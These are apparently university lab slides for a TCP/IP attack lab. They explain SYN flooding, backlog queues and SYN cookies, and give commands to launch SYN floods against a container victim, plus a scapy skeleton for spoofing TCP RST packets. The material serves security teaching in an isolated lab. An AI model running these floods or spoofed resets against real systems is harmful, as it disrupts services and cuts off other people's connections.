ENCS5121
Information Security and
Computer Networks Laboratory

EXPERIMENT #9
TCP/IP Attack Lab

Slides by: Mohamad Balawi
Updated By: Tariq Odeh

جامعة بيرزيت BIRZEIT UNIVERSITY

Overview


- **Problem:**
  - TCP vulnerabilities, like SYN flood and session hijacking attacks, can disrupt or control communication.
- **Solution:**
  - Use SYN cookies and secure session handling to mitigate TCP attacks.
- **Key Components:**
  - TCP Protocol: Vulnerable to attacks due to design flaws.
  - SYN Flood & Hijacking: Exploit session handling and disrupt communication.
  - SYN Cookies: Defence against SYN flood attacks.
- **Applications:**
  - Demonstrates TCP vulnerabilities.
  - Stresses secure network design.

Outline

- **Introduction**
- **Task 1:** SYN Flooding Attack
  - **Task 1.1:** Launching the Attack Using Python
  - **Task 1.2:** Launch the Attack Using C
  - **Task 1.3:** Enable the SYN Cookie Countermeasure
- **Task 2:** TCP RST Attacks on telnet Connections
- **Task 3:** TCP Session Hijacking
- **Task 4:** Creating Reverse Shell using TCP Session Hijacking


Transmission Control Protocol (TCP)

- Core Protocol in the Internet Protocol Suite (TCP/IP).
- Ensures reliable, ordered, and error-checked delivery of data.
- Establishes and maintains connections between devices over a network.
- Used by applications to communicate via IP networks.




TCP 3-way Handshake

1. **SYN (Synchronize)**: The client sends a TCP segment with the SYN flag set to the server, indicating it wants to establish a connection.
2. **SYN-ACK (Synchronize-Acknowledgment)**: The server responds with a TCP segment containing SYN and ACK (acknowledgment) flags set.
3. **ACK (Acknowledgment)**: the client sends back an ACK segment to the server, confirming receipt of the server's acknowledgment.



SYN Flooding Attack

- SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure.
- Attackers either use spoofed IP address or do not continue the procedure.
- Through this attack, attackers can flood the victim's queue that is used for **half-opened connections**.



Backlog Queue – Half-Opened Connections

- After sending SYN+ACK, the host waits for ACK (the last step in the 3-way TCP handshake).
- If it does not receive ACK, it will retransmit the SYN+ACK multiple times (the default is 5).
- After that it will remove the record from the queue if it didn't receive acknowledgement.
- After removing a record, any incoming SYN packets will try to occupy the new empty space, that packet might be genuine or spoofed, and that means that there is a chance that it will be occupied by a genuine SYN packet if our program isn't fast enough.

Backlog Queue

- The backlog queue is a queue used by a server to hold incoming connection requests from clients that have not yet been accepted or processed.
- The size of the queue has a system-wide setting. In Ubuntu OS, we can check the setting using the following command:

```
sysctl net.ipv4.tcp_max_syn_backlog
```

- The OS sets this value based on the amount of the memory the system has: the more memory the machine has, the larger this value will be.
- We can change the backlog queue size using the following command:

```
sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

Backlog Queue - Usage

- We can use the following command to check the usage of the queue:

```
netstat -nat
```

- The state for such half-opened connections is **SYN-RECV**
- If the 3-way handshake is finished, the state of the connections will be **ESTABLISHED**
- The following command can be used to count the number of half-opened connections:

```
netstat -nat | grep SYN_RECV | wc -l
```

Backlog Queue - Reserved Slots

- Quarter (25%) of the backlog queue is reserved for “proven destinations”, these are successful connections that happened in the past, so if we were to telnet into the victim then begin the SYN flooding attack, it will not work because a space in the backlog queue is already reserved for the telnet host.
- The following command is used to view the current reserved slots:

```
ip tcp_metrics show
```

- The following command is used to flush (remove) the current reserved slots:

```
ip tcp_metrics flush
```

SYN Cookie Countermeasure

- By default, Ubuntu's SYN flooding countermeasure is turned on.
- This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. In our victim server container, we have already turned it off (see the sysctls entry in the docker-compose.yml file). We can use the following sysctl command to turn it on and off:


```
sysctl -a | grep syncookies                (Display the SYN cookie flag)
sysctl -w net.ipv4.tcp_syncookies=0        (turn off SYN cookie)
sysctl -w net.ipv4.tcp_syncookies=1        (turn on SYN cookie)
```

Sysctl permission

- To be able to use sysctl to change the system variables inside a container, the container needs to be configured with the "`privileged: true`" entry (which is the case for our victim server).
- Without this setting, if we run the above command, we will see the following error message. The container is not given the privilege to make the change.


```
sysctl -w net.ipv4.tcp_syncookies=1
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

Lab Setup



TASK1

SYN Flooding Attack



جامعة بيرزيت BIRZEIT UNIVERSITY

Task 1.1: Launching the Attack Using Python

- First, we need to modify the backlog queue to become 80:

```
seed@VM:~/.../Labsetup$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

- We provide a Python program called `synflood.py`. This code sends out spoofed TCP SYN packets, with randomly generated source IP address, source port, and sequence number.

- The following table contains some information about the arguments used in the python program:

Argument	Description
dport	The destination port.
flags	The TCP flags used, it can be “S” for SYN, “A” for ACK, or “SA” for SYN+ACK.

Task 1.1: Launching the Attack Using Python (Cont.)

- Run the python program inside the attacker's container.
- Go to the victim's container, and verify that the backlog queue is flooded using:

```
root@Victim:/# netstat –nat
```

- Count the number of half opened connections using the following command:

```
root@Victim:/# netstat -nat | grep SYN_RECV | wc -l
```

- Go to host_B and telnet into the victim's machine:

```
root@host_B:/# telnet 10.9.0.5
```

- After successful connection, exit from telnet by typing "`exit`" in the terminal.
- Try telnet once again and notice the waiting time.

Task 1.2: Launch the Attack Using C

- First, we need to flush the reserved slots in the backlog queue using the following command:

```
root@Victim:/# ip tcp_metrics flush
```

- Make sure to terminate the python program before proceeding.
- Then we need to compile the SYN Flooding C program directly from the VM:

```
root@Attacker:/volumes# gcc -o synflood synflood.c
```

- Then we need to run it inside the attacker:

```
root@Attacker:/volumes# synflood 10.9.0.5 23
```

- Go to host_B and telnet into the victim's machine:

```
root@host_B:/# telnet 10.9.0.5
```

Task 1.3: Enable the SYN Cookie Countermeasure

- Keep the C program running.
- We need to flush the reserved slots in the backlog queue using the following command:

```
root@Victim:/# ip tcp_metrics flush
```

- Then enable the SYN cookie mechanism in the victim container: attack detection

```
root@Victim:/# sysctl -w net.ipv4.tcp_syncookies=1
```

- Go to host_B and telnet into the victim's machine:

```
root@host_B:/# telnet 10.9.0.5
```

TASK2


TCP RST Attacks on telnet Connections

TCP RST

- TCP RST (Reset) flag is used to immediately terminate a connection and communicate an error condition; it functions opposite to the SYN (synchronize) and ACK (acknowledgment) flags used in connection establishment and data acknowledgment.

TCP RST Attack

- The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof an RST packet from A to B, breaking this existing connection.



Task 2: TCP RST Attacks on telnet Connections

- Then we need to modify the following code skeleton to send TCP RST from the victim to host_B, students should fill in the proper values in the places marked by @@@@.

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Getting the Missing Data

- We should have all the data needed to modify the python code, except `dport` and `seq`.
- Wireshark can be used to get them from the last TCP packet sent from the victim to host_B.
- Before using Wireshark, we need to find the appropriate interface to monitor, the following command can be used for that:

```
seed@VM:~/.../Labsetup$ ifconfig
```


- Look for the interface name that has 10.9.0.1 as its IP address.

```
[05/08/24]seed@VM:~/.../Labsetup$ ifconfig

br-520735ee4f3c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:d8ff:fee9:cd6c  prefixlen 64  scopeid 0x20<link>
        ether 02:42:d8:e9:cd:6c  txqueuelen 0  (Ethernet)
        RX packets 933  bytes 55754 (55.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10470  bytes 566512 (566.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Using Wireshark

- Now double click its name in Wireshark:

